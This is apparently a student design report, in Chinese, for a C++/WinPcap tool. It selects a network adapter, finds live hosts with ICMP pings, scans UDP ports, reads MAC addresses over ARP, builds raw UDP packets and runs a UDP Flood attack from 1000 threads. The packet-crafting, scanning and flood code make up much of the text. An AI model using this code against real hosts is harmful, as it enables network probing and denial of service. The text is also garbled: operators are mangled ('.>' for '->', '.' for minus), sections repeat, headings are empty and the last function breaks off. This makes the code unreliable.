主要数据如表所示：existHostMap为map <string, int>类型的全局，用于存储扫描结果。如果主机存在，则将该记录存储在existHostMap中。string是扫描主机IP，int代表结果，值1为主机存在。sendICMPStruct为结构体， 用于向线程传递扫描的起始IP和终止IP。IPHeader为结构体，用于组件IP头。pICMPHeader为结构体，用于组件ICMP头。PPingReply为结构图，用于组件解析ICMP响应报文。

表 4‑3主机扫描主要数据信息

|  |  |  |
| --- | --- | --- |
| 数据 | 类型 | 介绍 |
| existHostMap | map <string, int> | 存放主机扫描结果 |
| IPHeader | struct IPHeader | IP头部 |
| pICMPHeader | struct ICMPHeader | ICMP头部 |
| pPingReply | struct PingReply | ICMP回复消息头部 |
| sendICMPStruct | struct sendICMPStruct | 起始IP和终止IP |

结构体：

struct IPHeader

{

BYTE m\_byVerHLen; //4位版本+4位首部长度

BYTE m\_byTOS; //服务类型

USHORT m\_usTotalLen; //总长度

USHORT m\_usID; //标识

USHORT m\_usFlagFragOffset; //3位标志+13位片偏移

BYTE m\_byTTL; //TTL

BYTE m\_byProtocol; //协议

USHORT m\_usHChecksum; //首部检验和

ULONG m\_ulSrcIP; //源IP地址

ULONG m\_ulDestIP; //目的IP地址

};

struct ICMPHeader

{

BYTE m\_byType; //类型

BYTE m\_byCode; //代码

USHORT m\_usChecksum; //检验和

USHORT m\_usID; //标识符

USHORT m\_usSeq; //序号

ULONG m\_ulTimeStamp; //时间戳（非标准ICMP头部）

};

struct PingReply

{

USHORT m\_usSeq;

DWORD m\_dwRoundTripTime;

DWORD m\_dwBytes;

DWORD m\_dwTTL;

};

struct sendICMPStruct

{

int startScanIP;

int endIP;

};

### **主要函数**

如表所示，hostScan函数用于进行主机扫描，该函数需要传入sendICMPStruct结构体作为参数，包括扫描的起始IP和结束IP。将扫描结果存入全局变量existHostMap中。每个扫描线程运行hostScan函数。

表 4‑4主机扫描主要函数信息

|  |  |  |
| --- | --- | --- |
| 函数 | 参数 | 功能 |
| hostScan() | LPVOID lpParameter | 主机扫描 |

* 1. **UDP端口扫描**

### **详细设计**

### **具体实现**

* 1. **UDP Flood攻击**

### **详细设计**

### **具体实现**

本程序采用C++，基于WinPcap来实现数据包的捕获和发送，程序运行后，首先出现选择网卡界面。用户在选择相应的网卡设备后，程序发送和捕获包时都使用选中的网卡。接下来需要输入扫描主机的IP地址，可选择某个IP也可选择整个网段，得到主机扫描的结果。然后可选择存在的主机，获取MAC地址。选择扫描的端口，进行端口扫描，显示开放的端口。然后可选择端口，发送大量构造的UDP报文进行攻击。下面是程序开发的过程。

* 1. **主要数据及函数说明**

### **获取网卡信息功能相关数据和函数**

获取网卡信息功能包括展示网卡列表模块，选择网卡模块，获取网卡信息模块。该功能的程序结构和流程图分别如图4.1和4.2所示，相关数据和函数分别如表4.1和4.2所示。




图 4.1 获取网卡信息程序结构图

表 4.1获取网卡信息数据说明

|  |  |  |
| --- | --- | --- |
| 变量 | 类型 | 作用 |
| ChosenDevice（全局） | pcap\_if\_t\* | 用于后面的网卡捕获和数据包发送 |
| DeviceInfo（全局） | struct DeviceInfo{  bool Exists;  UINT IP;  UINT DefaultGateway;  unsigned char PhysicalAddress[6];  } | 存放网卡IP，MAC地址 |

表 4.2获取网卡信息函数说明

|  |  |  |
| --- | --- | --- |
| 函数 | 参数 | 功能 |
| ShowDeviceList | 无 | 获取网卡列表 |
| getChoicedDevice | int chosen 选择的网卡序号 | 选择网卡 |
| GetAdapterInfo | pcap\_if\_t\* Device 选择的网卡 | 获取网卡信息 |




图 4.2 获取网卡信息流程图

### **主机扫描功能相关数据和函数**

主机扫描主要包括发送ICMP包，成功接受ICMP主机存在，超时主机不存在。该功能的程序结构和流程图分别如图4.3和4.4所示，相关数据和函数分别如表4.3和4.4所示。



表格 1‑3

图 4 ‑3主机扫描程序结构图





表 4.3主机扫描主要数据信息

|  |  |  |
| --- | --- | --- |
| 数据 | 类型 | 介绍 |
| existHostMap（全局） | map <string, int> | 存放主机扫描结果 |
| IPHeader | struct IPHeader | IP头部 |
| pICMPHeader | struct ICMPHeader | ICMP头部 |
| pPingReply | struct PingReply | ICMP回复消息头部 |

结构体：

struct IPHeader

{

BYTE m\_byVerHLen; //4位版本+4位首部长度

BYTE m\_byTOS; //服务类型

USHORT m\_usTotalLen; //总长度

USHORT m\_usID; //标识

USHORT m\_usFlagFragOffset; //3位标志+13位片偏移

BYTE m\_byTTL; //TTL

BYTE m\_byProtocol; //协议

USHORT m\_usHChecksum; //首部检验和

ULONG m\_ulSrcIP; //源IP地址

ULONG m\_ulDestIP; //目的IP地址

};

struct ICMPHeader

{

BYTE m\_byType; //类型

BYTE m\_byCode; //代码

USHORT m\_usChecksum; //检验和

USHORT m\_usID; //标识符

USHORT m\_usSeq; //序号

ULONG m\_ulTimeStamp; //时间戳（非标准ICMP头部）

};

struct PingReply

{

USHORT m\_usSeq;

DWORD m\_dwRoundTripTime;

DWORD m\_dwBytes;

DWORD m\_dwTTL;

};

struct sendICMPStruct

{

int startScanIP;

int endIP;

};

表 4.4主机扫描主要函数信息

|  |  |  |
| --- | --- | --- |
| 函数 | 参数 | 功能 |
| hostScan() | LPVOID lpParameter | 包括其实IP和终止IP的结构体 |
| sendto() | SOCKET s,  const char \*buf,  int len,  int flags,  const struct sockaddr \*to,  int tolen | 发送数据 |
| WSAWaitForMultipleEvents() | \_In\_ DWORD cEvents,  \_In\_ const WSAEVENT \*lphEvents,  \_In\_ BOOL fWaitAll,  \_In\_ DWORD dwTimeout,  \_In\_ BOOL fAlertable | 接受数据 |
| GetTickCountCalibrate() | 无 | 计算timeout时间 |




图 4.4 主机扫描功能流程图

### **端口扫描功能相关数据和函数**

端口扫描主要包括数据包发送，捕获ICMP端口不可达和延时处理，当收到ICMP不可达数据包时，说明端口未开放。该功能的程序结构和流程图分别如图4.5和4.6所示，相关数据和函数分别如表4.5和4.6所示。




图 4 .5 端口扫描程序结构图

表 4.5端口扫描数据说明

|  |  |  |
| --- | --- | --- |
| 数据 | 类型 | 介绍 |
| portScan（全局） | map <int, int> | 存放端口扫描结果 |
| ip\_address | Typedef struct ip\_address | IP地址表示 |
| ip\_header | typedef struct ip\_header | IP头部 |
| udp\_header | typedef struct udp\_header | UDP头部 |

表中的结构体：

typedef struct ip\_address{

u\_char byte1;

u\_char byte2;

u\_char byte3;

u\_char byte4;

}ip\_address;

/\* IPv4 header \*/

typedef struct ip\_header{

u\_char ver\_ihl; // Version (4 bits) + Internet header length (4 bits)

u\_char tos; // Type of service

u\_short tlen; // Total length

u\_short identification; // Identification

u\_short flags\_fo; // Flags (3 bits) + Fragment offset (13 bits)

u\_char ttl; // Time to live

u\_char proto; // Protocol

u\_short crc; // Header checksum

ip\_address saddr; // Source address

ip\_address daddr; // Destination address

u\_int op\_pad; // Option + Padding

}ip\_header;

/\* UDP header\*/

typedef struct udp\_header{

u\_short sport; // Source port

u\_short dport; // Destination port

u\_short len; // Datagram length

u\_short crc; // Checksum

}udp\_header;

表 4.6端口扫描函数说明

|  |  |  |
| --- | --- | --- |
| 函数 | 参数 | 功能 |
| getICMP() | LPVOID lpParameter | 包括选择的网卡和接收的端口号的结构体 |
| CreatePacket() | unsigned char\* SourceMAC,  unsigned char\* DestinationMAC,  unsigned int SourceIP,  unsigned int DestinationIP,  unsigned short SourcePort,  unsigned short DestinationPort,  unsigned char\* UserData,  unsigned int DataLen | 创建UDP数据包 |
| SendPacket() | pcap\_if\_t\* Device | 发送数据包 |




图 4.6端口扫描流程图

### **UDP Flood攻击功能相关数据和函数**

UDP Flood攻击主要为构建大量的udp数据包，利用多线程的技术发送大量伪造的数据包。主要使用CreatePacket和SendPacket函数，如表4.6所示。UDP Flood攻击流程图如图4.7。




图 4 .7 UDP Flood攻击流程图

* 1. **代码编写**

### **网卡选择**

void getChoicedDevice(int chosen) {

int i = 1;

char Error[PCAP\_ERRBUF\_SIZE];

pcap\_findalldevs\_ex(PCAP\_SRC\_IF\_STRING, NULL, &ChosenDevice, Error);

for (pcap\_if\_t\* CurrentDevice = ChosenDevice; CurrentDevice != NULL; CurrentDevice = CurrentDevice.>next)

{

if (i == chosen)

{

ChosenDevice = CurrentDevice;

break;

}

i++;

}

}

网卡选择函数，参数chosen为选择的网卡序号，通过pcap\_findalldevs\_ex函数找到所有的网卡，然后指针移动到chosen的位置，获取到选择的网卡保存在全局变量ChosenDevice中，以便后面使用。

### **网卡信息获取**

DeviceInfo GetAdapterInfo(pcap\_if\_t\* Device)

{

DeviceInfo DevInfo;

ZeroMemory(&DevInfo, sizeof(DevInfo));

IP\_ADAPTER\_INFO\* AdapterInfo = new IP\_ADAPTER\_INFO[48];

ULONG AIS = sizeof(IP\_ADAPTER\_INFO)\* 48;

GetAdaptersInfo(AdapterInfo, &AIS);

for (IP\_ADAPTER\_INFO\* Current = AdapterInfo; Current != NULL; Current = Current.>Next)

{

if (strstr(Device.>name, Current.>AdapterName) != 0)

{

cout << Device.>addresses.>addr.>sa\_data << endl;

DevInfo.IP = BytesTo32(Device.>addresses.>addr.>sa\_data[2], Device.>addresses.>addr.>sa\_data[3],

Device.>addresses.>addr.>sa\_data[4], Device.>addresses.>addr.>sa\_data[5]);

DevInfo.DefaultGateway = inet\_addr(Current.>GatewayList.IpAddress.String); // DevInfo.DefaultGateway

DevInfo.IP = inet\_addr(Current.>IpAddressList.IpAddress.String); //DevInfo.IP

memcpy((void\*)DevInfo.PhysicalAddress, (void\*)(Current.>Address), 6); //DevInfo.PhysicalAddress

ULONG MACSize = 6;

DevInfo.Exists = true;

return DevInfo;

}

}

DevInfo.Exists = false;

return DevInfo;

}

网卡信息获取函数，参数Device为需要获取信息的网卡，网卡信息通过格式化处理，将IP和MAC地址存储在DevInfo结构体中，以便后面使用。

### **数据包的捕获**

DWORD WINAPI getICMP(LPVOID lpParameter)

{

ThreadICMP\* Device = (ThreadICMP\*)lpParameter;

pcap\_if\_t \*device = Device.>device;

//int inum;

int i = 0;

pcap\_t \*adhandle;

char errbuf[PCAP\_ERRBUF\_SIZE];

u\_int netmask;

char packet\_filter[] = "icmp[icmptype] == icmp.unreach";

struct bpf\_program fcode;

/\* Open the adapter \*/

/\*lpParameter.>device\*/

if ((adhandle = pcap\_open(device.>name, // name of the device

65536, // portion of the packet to capture.

// 65536 grants that the whole packet will be captured on all the MACs.

PCAP\_OPENFLAG\_PROMISCUOUS, // promiscuous mode

1000, // read timeout

NULL, // remote authentication

errbuf // error buffer

)) == NULL)

{

fprintf(stderr, "\nUnable to open the adapter. %s is not supported by WinPcap\n");

}

/\* Check the link layer. We support only Ethernet for simplicity. \*/

if (pcap\_datalink(adhandle) != DLT\_EN10MB)

{

fprintf(stderr, "\nThis program works only on Ethernet networks.\n");

}

if (device.>addresses != NULL)

/\* Retrieve the mask of the first address of the interface \*/

netmask = ((struct sockaddr\_in \*)(device.>addresses.>netmask)).>sin\_addr.S\_un.S\_addr;

else

/\* If the interface is without addresses we suppose to be in a C class network \*/

netmask = 0xffffff;

//compile the filter

if (pcap\_compile(adhandle, &fcode, packet\_filter, 1, netmask) <0)

{

fprintf(stderr, "\nUnable to compile the packet filter. Check the syntax.\n");

}

//set the filter

if (pcap\_setfilter(adhandle, &fcode)<0)

{

fprintf(stderr, "\nError setting the filter.\n");

}

/\* start the capture \*/

pcap\_loop(adhandle, 0, packet\_handler, NULL);

return 0;

}

1. 调用pcap\_open函数，打开需要捕获的网卡。
2. 调用pcap\_compile函数将一个高层的布尔过滤表达式编译成一个能够被过滤引擎所解释的低层的字节码。再调用pcap\_setfilter() 将一个过滤器与内核捕获会话向关联。当 pcap\_setfilter() 被调用时，这个过滤器将被应用到来自网络的所有数据包，并且，所有的符合要求的数据包 (即那些经过过滤器以后，布尔表达式为真的包) ，将会立即复制给应用程序。到此，完成捕获条件设置
3. 调用pcap\_loop()函数捕获数据并作处理。捕获到数据时，通过packet\_handler()回调函数处理。

### **主机扫描**

PingCore(DWORD dwDestIP, PingReply \*pPingReply, DWORD dwTimeout)

{

//判断初始化是否成功

if (!m\_bIsInitSucc)

{

return FALSE;

}

//配置SOCKET

sockaddr\_in sockaddrDest;

sockaddrDest.sin\_family = AF\_INET;

sockaddrDest.sin\_addr.s\_addr = dwDestIP;

int nSockaddrDestSize = sizeof(sockaddrDest);

//构建ICMP包

int nICMPDataSize = DEF\_PACKET\_SIZE + sizeof(ICMPHeader);

ULONG ulSendTimestamp = GetTickCountCalibrate();

USHORT usSeq = ++s\_usPacketSeq;

memset(m\_szICMPData, 0, nICMPDataSize);

ICMPHeader \*pICMPHeader = (ICMPHeader\*)m\_szICMPData;

pICMPHeader.>m\_byType = ECHO\_REQUEST;

pICMPHeader.>m\_byCode = 0;

pICMPHeader.>m\_usID = m\_usCurrentProcID;

pICMPHeader.>m\_usSeq = usSeq;

pICMPHeader.>m\_ulTimeStamp = ulSendTimestamp;

pICMPHeader.>m\_usChecksum = CalCheckSum((USHORT\*)m\_szICMPData, nICMPDataSize);

//发送ICMP报文

if (sendto(m\_sockRaw, m\_szICMPData, nICMPDataSize, 0, (struct sockaddr\*)&sockaddrDest, nSockaddrDestSize) == SOCKET\_ERROR)

{

return FALSE;

}

char\* some;

some = inet\_ntoa(sockaddrDest.sin\_addr);

//map<int, int>::iterator tempMap;

if (hostScanStatus.find(some) == hostScanStatus.end())

{

hostScanStatus[some] = 1;

}

else

{

hostScanStatus[some]++;

}

//hostScanStatus[some] =

//判断是否需要接收相应报文

if (pPingReply == NULL)

{

return TRUE;

}

char recvbuf[256] = { "\0" };

while (TRUE)

{

//接收响应报文

if (WSAWaitForMultipleEvents(1, &m\_event, FALSE, 100, FALSE) != WSA\_WAIT\_TIMEOUT)

{

WSANETWORKEVENTS netEvent;

WSAEnumNetworkEvents(m\_sockRaw, m\_event, &netEvent);

if (netEvent.lNetworkEvents & FD\_READ)

{

ULONG nRecvTimestamp = GetTickCountCalibrate();

int nPacketSize = recvfrom(m\_sockRaw, recvbuf, 256, 0, (struct sockaddr\*)&sockaddrDest, &nSockaddrDestSize);

if (nPacketSize != SOCKET\_ERROR)

{

IPHeader \*pIPHeader = (IPHeader\*)recvbuf;

USHORT usIPHeaderLen = (USHORT)((pIPHeader.>m\_byVerHLen & 0x0f) \* 4);

ICMPHeader \*pICMPHeader = (ICMPHeader\*)(recvbuf + usIPHeaderLen);

if (pICMPHeader.>m\_usID == m\_usCurrentProcID //是当前进程发出的报文

&& pICMPHeader.>m\_byType == ECHO\_REPLY //是ICMP响应报文

&& pICMPHeader.>m\_usSeq == usSeq //是本次请求报文的响应报文

)

{

existHostMap[some] = 1;

cout << some << " ping success!" << endl;

pPingReply.>m\_usSeq = usSeq;

pPingReply.>m\_dwRoundTripTime = nRecvTimestamp . pICMPHeader.>m\_ulTimeStamp;

pPingReply.>m\_dwBytes = nPacketSize . usIPHeaderLen . sizeof(ICMPHeader);

pPingReply.>m\_dwTTL = pIPHeader.>m\_byTTL;

return TRUE;

}

}

}

}

//超时

if (GetTickCountCalibrate() . ulSendTimestamp >= dwTimeout)

{

cout << some << " timeout" << endl;

return FALSE;

}

}

}

先构建SOCKET，再构建ICMP包，然后调用sendto函数发送数据包，再挑用WSAWaitForMultipleEvents函数处理相应报文，GetTickCountCalibrate处理超时。

### **MAC地址获取**

bool getMAC(char\* SrcIpString, char\* DestIpString)

{

DWORD dwRetVal;

IPAddr SrcIp = inet\_addr(SrcIpString);

IPAddr DestIp = inet\_addr(DestIpString);

//ULONG MacAddr[2]; /\* for 6.byte hardware addresses \*/

ULONG PhysAddrLen = 6; /\* default to length of six bytes \*/

BYTE \*bPhysAddr;

unsigned int i;

memset(&MacAddr, 0xff, sizeof (MacAddr));

printf("根据ARP协议获取主机MAC地址: %s\n", DestIpString);

dwRetVal = SendARP(DestIp, SrcIp, &MacAddr, &PhysAddrLen);

//cout << MacAddr << endl;

//cout << PhysAddrLen << endl;

if (dwRetVal == NO\_ERROR) {

cout << "主机MAC地址为：";

bPhysAddr = (BYTE \*) &MacAddr;

//cout <<"bphysAddr:"<< bPhysAddr << endl;

if (PhysAddrLen) {

for (i = 0; i < (int)PhysAddrLen; i++) {

if (i == (PhysAddrLen . 1))

printf("%.2X\n", (int)bPhysAddr[i]);

else

printf("%.2X.", (int)bPhysAddr[i]);

}

}

else

printf

("Warning: SendArp completed successfully, but returned length=0\n");

return TRUE;

}

else {

printf("Error: SendArp failed with error: %d", dwRetVal);

switch (dwRetVal) {

case ERROR\_GEN\_FAILURE:

printf(" (ERROR\_GEN\_FAILURE)\n");

break;

case ERROR\_INVALID\_PARAMETER:

printf(" (ERROR\_INVALID\_PARAMETER)\n");

break;

case ERROR\_INVALID\_USER\_BUFFER:

printf(" (ERROR\_INVALID\_USER\_BUFFER)\n");

break;

case ERROR\_BAD\_NET\_NAME:

printf(" (ERROR\_GEN\_FAILURE)\n");

break;

case ERROR\_BUFFER\_OVERFLOW:

printf(" (ERROR\_BUFFER\_OVERFLOW)\n");

break;

case ERROR\_NOT\_FOUND:

printf(" (ERROR\_NOT\_FOUND)\n");

break;

default:

printf("\n");

break;

}

return FALSE;

}

}

调用SendARP方法获取主机MAC地址，存储在全局变量MacAddr中，以便后面使用。

### **UDP数据包的构建**

void RawPacket::CreatePacket

(unsigned char\* SourceMAC,

unsigned char\* DestinationMAC,

unsigned int SourceIP,

unsigned int DestIP,

unsigned short SourcePort,

unsigned short DestinationPort,

unsigned char\* UserData,

unsigned int UserDataLen)

{

RawPacket::UserDataLen = UserDataLen;

FinalPacket = new unsigned char[UserDataLen + 42]; // Reserve enough memory for the length of the data plus 42 bytes of headers

USHORT TotalLen = UserDataLen + 20 + 8; // IP Header uses length of data plus length of ip header (usually 20 bytes) plus lenght of udp header (usually 8)

//Beginning of Ethernet II Header

memcpy((void\*)FinalPacket, (void\*)DestinationMAC, 6);

memcpy((void\*)(FinalPacket + 6), (void\*)SourceMAC, 6);

USHORT TmpType = 8;

//USHORT TmpType = 0x8864;

memcpy((void\*)(FinalPacket + 12), (void\*)&TmpType, 2); //The type of protocol used. (USHORT) Type 0x08 is UDP. You can change this for other protocols (e.g. TCP)

// Beginning of IP Header

memcpy((void\*)(FinalPacket + 14), (void\*)"\x45", 1); //The Version (4) in the first 3 bits and the header length on the last 5. (Im not sure, if someone could correct me plz do)

//If you wanna do any IPv6 stuff, you will need to change this. but i still don't know how to do ipv6 myself =s

memcpy((void\*)(FinalPacket + 15), (void\*)"\x00", 1); //Differntiated services field. Usually 0

TmpType = htons(TotalLen);

memcpy((void\*)(FinalPacket + 16), (void\*)&TmpType, 2);

TmpType = htons(0x1337);

memcpy((void\*)(FinalPacket + 18), (void\*)&TmpType, 2);// Identification. Usually not needed to be anything specific, esp in udp. 2 bytes (Here it is 0x1337

memcpy((void\*)(FinalPacket + 20), (void\*)"\x00", 1); // Flags. These are not usually used in UDP either, more used in TCP for fragmentation and syn acks i think

memcpy((void\*)(FinalPacket + 21), (void\*)"\x00", 1); // Offset

memcpy((void\*)(FinalPacket + 22), (void\*)"\x80", 1); // Time to live. Determines the amount of time the packet can spend trying to get to the other computer. (I see 128 used often for this)

memcpy((void\*)(FinalPacket + 23), (void\*)"\x11", 1);// Protocol. UDP is 0x11 (17) TCP is 6 ICMP is 1 etc

memcpy((void\*)(FinalPacket + 24), (void\*)"\x00\x00", 2); //checksum

memcpy((void\*)(FinalPacket + 26), (void\*)&SourceIP, 4); //inet\_addr does htonl() for us

memcpy((void\*)(FinalPacket + 30), (void\*)&DestIP, 4);

//Beginning of UDP Header

TmpType = htons(SourcePort);

memcpy((void\*)(FinalPacket + 34), (void\*)&TmpType, 2);

TmpType = htons(DestinationPort);

memcpy((void\*)(FinalPacket + 36), (void\*)&TmpType, 2);

USHORT UDPTotalLen = htons(UserDataLen + 8); // UDP Length does not include length of IP header

memcpy((void\*)(FinalPacket + 38), (void\*)&UDPTotalLen, 2);

//memcpy((void\*)(FinalPacket+40),(void\*)&TmpType,2); //checksum

memcpy((void\*)(FinalPacket + 42), (void\*)UserData, UserDataLen);

unsigned short UDPChecksum = CalculateUDPChecksum(UserData, UserDataLen, SourceIP, DestIP, htons(SourcePort), htons(DestinationPort), 0x11);

memcpy((void\*)(FinalPacket + 40), (void\*)&UDPChecksum, 2);

unsigned short IPChecksum = htons(CalculateIPChecksum(TotalLen, 0x1337, SourceIP, DestIP));

memcpy((void\*)(FinalPacket + 24), (void\*)&IPChecksum, 2);

return;

}

构建UDP数据包时，需要使用CalculateIPChecksum函数校验IP头部，使用CalculateUDPChecksum函数校验UDP头部，根据数据包的结构组装好数据包即可。

### **UDP数据包的发送**

{

char Error[256];

pcap\_t\* t;

t = pcap\_open(Device.>name, 65535, PCAP\_OPENFLAG\_DATATX\_UDP, 1, NULL, Error);//FP for send

/\*pcap\_sendpacket(t, FinalPacket, UserDataLen + 42);\*/

if (pcap\_sendpacket(t, FinalPacket, UserDataLen + 42) == 0)

{

cout << "send success\n";

}

else

{

cout << "send error\n";

}

pcap\_close(t);

}

1. 调用pcap\_open函数打开网卡
2. 调用pcap\_sendpacket函数发送组建好的数据包

### **UDP Flood攻击**

for (size\_t i = 0; i < 1000; i++)

{

HANDLE hThread\_udpScan = CreateThread(NULL, 0, udpScan, udpScanData, 0, NULL);

}

利用CreateThread创建1000个线程进行UDP Flood攻击。

* 1. **本章小结**


本章为程序的详细设计，通过分析主要功能的数据及函数功能、代码实现。详细地介绍程序的设计和实现过程。

整个程序的设计采用自顶向下方法，通过不断拆分逻辑功能，不断细化功能的实现，每个功能点都有详细的程序设计图和流程实现图。很清晰地展示了功能的实现过程。


**程序实现**

* 1. **主机扫描**

主机扫描是通过hostScan函数进行，hostScan函数的流程图如，调用objPing.Ping函数将扫描的起始IP到终点IP依次进行扫描。



Ping函数直接调用PingCore函数，PingCore函数流程图如下，先构建SOCKET，再构建ICMP包，然后调用sendto函数发送数据包，再调用WSAWaitForMultipleEvents函数处理相应报文，GetTickCountCalibrate处理超时。



Sendto函数和WSAWaitForMultipleEvents函数都是winsock2库中的函数，分别用于发送和接受数据包。

GetTickCountCalibrate函数根据系统时间，获取捕获开始到程序当前时间。

函数：hostScan

DWORD WINAPI hostScan(LPVOID lpParameter) {

CPing objPing;

sendICMPStruct \*data = new sendICMPStruct();

data = (sendICMPStruct\*)lpParameter;

for (int i = data->startScanIP; i < data->endIP; i++)

{

PingReply reply;

char sendIP[20] = "";

char tempStr[4] = "";

\_itoa\_s(i, tempStr, 4, 10);

strcat\_s(sendIP, 20, sendIPsub);

strcat\_s(sendIP, 20, tempStr);

objPing.Ping(sendIP, &reply);

hostThreadScanTimes++;

strcpy\_s(sendIP, "");

}

return 0;

}

函数PingCore

PingCore(DWORD dwDestIP, PingReply \*pPingReply, DWORD dwTimeout)

{

//判断初始化是否成功

if (!m\_bIsInitSucc)

{

return FALSE;

}

//配置SOCKET

sockaddr\_in sockaddrDest;

sockaddrDest.sin\_family = AF\_INET;

sockaddrDest.sin\_addr.s\_addr = dwDestIP;

int nSockaddrDestSize = sizeof(sockaddrDest);

//构建ICMP包

int nICMPDataSize = DEF\_PACKET\_SIZE + sizeof(ICMPHeader);

ULONG ulSendTimestamp = GetTickCountCalibrate();

USHORT usSeq = ++s\_usPacketSeq;

memset(m\_szICMPData, 0, nICMPDataSize);

ICMPHeader \*pICMPHeader = (ICMPHeader\*)m\_szICMPData;

pICMPHeader->m\_byType = ECHO\_REQUEST;

